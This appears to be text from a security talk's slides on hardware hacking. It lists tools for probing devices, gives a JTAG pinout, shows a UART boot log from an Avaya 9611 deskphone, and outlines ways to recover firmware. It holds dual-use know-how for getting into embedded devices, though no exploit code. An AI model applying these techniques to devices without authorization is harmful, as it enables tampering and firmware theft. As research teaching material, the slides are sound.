
Bluetooth
Module
Not on my board

JTAG

- 1 - VtRef
- 2 - TMS
- 3 - NC
- 4 - TCK
- 5 - NC
- 6 - TDO
- 7 - NC
- 8 - TDI
- 9 - TRSTn
- 10 - NC


THE HARDWARE HACKING TOOLSET







THE HARDWARE HACKING TOOLSET

- MULTIMETER
 - FIND VOLTAGE OF UNKNOWN CHIP (3.3V, 5V)
 - USE CONTINUITY TESTING TO FIND WHERE TEST POINTS ARE CONNECTED TO
 - AND VERIFY PROPER CONNECTION





THE HARDWARE HACKING TOOLSET

- LOGIC ANALYZER
 - DIGITAL ELECTRONIC IS 1 AND 0
 - (IN THE FORM OF 3.3V AND 0V OR 5V AND 0V, OR ...)
 - CAN DECODE PROTOCOLS AND PROVIDE AN HIGHER LEVEL OF ABSTRACTION (UART TO "DATA", ...)





THE HARDWARE HACKING TOOLSET

- SERIAL CONSOLE CABLE (“FTDI CABLE”)
 - CONNECTS TO UART
 - USUALLY HANDLE EITHER 3.3V OR 5V
 - NOT BOTH!
 - THE SPARK FUN ONE CAN BE CONVERTED ONE TO ANOTHER BY CUTTING A TRACE
 - CAN POWER DEVICES SOMETIMES
 - (HENCE THE VCC PIN FROM BEFORE)




THE HARDWARE HACKING TOOLSET

- BUSPIRATE
 - TALKS LOTS OF PROTOCOLS
 - UART
 - SPI
 - I2C
 - ...
 - CAN USE PYTHON TO CONTROL IT
 - EXTREMELY VERSATILE
 - DUMP FLASH
 - MODIFY EEPROM
 - PROGRAM AVR
 - ...






THE HARDWARE HACKING TOOLSET

- JTAG DEBUGGER
 - FROM SUPER CHEAP TO EXTREMELY EXPENSIVE
 - FLYSWATTER WITH OPENOCD IS CHEAP
 - JLINK AND ITS GDB STUB IS OK
 - LAUTERBACH AND TRACE32 IS PRO BUT \$\$\$
- JTAGULATOR
 - AWESOME TOOL TO FIND JTAG



THE HARDWARE HACKING TOOLSET

- FLASH READER
 - LOTS OF USEFUL THINGS STORED ON EXTERNAL MEMORY
 - IN CIRCUIT PROGRAMMING VS DESOLDER
 - SPI VS PARALLEL (NAND FLASH)
 - ...MORE ABOUT IT IN A SEC



THE HARDWARE HACKING TOOLSET

- FAULT INJECTION AND SIDE CHANNEL
 - MORE ADVANCED AND USUALLY EXPENSIVE
 - LAST RESORT SOLUTION
 - USEFUL FOR HARDENED TARGETS
 - GAMING CONSOLES
 - SECURE BOOT AND CHAIN OF TRUST



WHAT DO WE DO NOW?
UART? FLASH? FIRMWARE?

BRCM boot1.2450
STRAPS=0x2c000440
NAND: ID: 0x01 0xda
(B)

PT @ 0x00000000 is valid...
(C)
(D)

magic 0x0000babe
size 0x0000f6f4
Jump 0x00004010
Arm Clock is:0x11e1a300

Boot2: Avaya Calling LED common Init ...
Enabling Bus Interface Clock...

Broadcom Linux NAND boot2.3579
NAND: (DMA) ID: 0x01 0xda
CFG_GLOBAL_FLASH_SIZE_MB: 256
Strap Extra Addr Cycle: 1
Strap Page Size Bits: 11 (2K)
Strap Block Size Bits: 17 (128K)

AVAYA. Holding LCD Reset Low untill 3 EEPROM reads over.

#console# [.....]

FLASH (MB): 0x00000100

PT Valid

Entry	Offset	Size	ActualSize	Name
00	: 0x00000000	0x00020000	0x00020000	boot1
01	: 0x00020000	0x00080000	0x00080000	boot2
02	: 0x000a0000	0x00080000	0x00080000	ctrl
03	: 0x00120000	0x00220000	0x00220000	nvdata
04	: 0x00340000	0x00300000	0x00300000	k0
05	: 0x00640000	0x00300000	0x00300000	k1

Eeprom Read Success: Console set to /dev/null

Skipping download mode

boot2 : EEPROM Model Num str=9611
Boot2 : Got Machine with mach_id.str= BCMRING_AV9611h1gMdTM
ModelStrPtr = 0x39 0x36 0x31 0x31. LcdType=0x54 0x4d. HwVer=0x31
LCD 9611...
Boot2: LCD Clock Freq is set to 0x35a4e9
TM...

LCD Initilizations for 9611 phone LCD Driver IC Done. Chk if Err s
LCD 9611 setting BkLight Pin3 High.
Local Power Absent
IEEE PoE Low

Booting Linux...

Kernel magic OK
kernelPartition 0x04
kstart 0x0d000000
kend 0x0d14d390
kcopysize 0x0014d390
kernelStart 0x0d000000
Copying kernel to SDRAM
completed
Branch to kernel at 0x0d000000
memstart 0x00200000
memrsvd 0x00200000
memsize 0x07d00000

INSPECTING THE UART

- FROM THE TWO UART PORTS, ONLY UART0 IS INTERESTING
- BUT WE FACE A COUPLE OF CHALLENGES
 - NOTHING SHOWS UP AFTER LINUX IS BOOTED
 - PROBABLY LINKED TO THE /DEV/NULL CONSOLE
 - WE SHOULD BE ABLE TO INTERRUPT THE BOOT PROCESS, BUT KEY PRESS IS NOT WORKING?
 - WE'LL ADDRESS THAT IN ~10 MINUTES

WHAT DO WE DO NOW?
RECOVER THE FIRMWARE!

RECOVERING THE FIRMWARE

- TO RECOVER A DEVICE FIRMWARE, THE USUAL TRICKS:
 - FIND IT ONLINE (CAN BE ENCRYPTED...)
 - SNIFF A FIRMWARE UPDATE (USING PORT MIRRORING, NETWORK TAP, ...)
 - HTTPS GETS MORE AND MORE IN THE WAY FOR THAT
 - DUMP THE FLASH
 - FLASHROM RECOGNIZES DOZENS OF FLASH CHIPS
 - OTHER DEDICATED TOOLS
- MORE ADVANCED TRICKS



Downloads

DOWNLOAD NAME: Avaya Deskphone H.323 6.8.2 Software for the 9608/9608G/9611G/9621G/9641G/9641GS and J169/J179

DOWNLOAD TYPE: Software

DATE RELEASED: Jun 25, 2019

RELATED DOCUMENTS

Avaya Deskphone H.323
Release 6.8.2 ReadMe

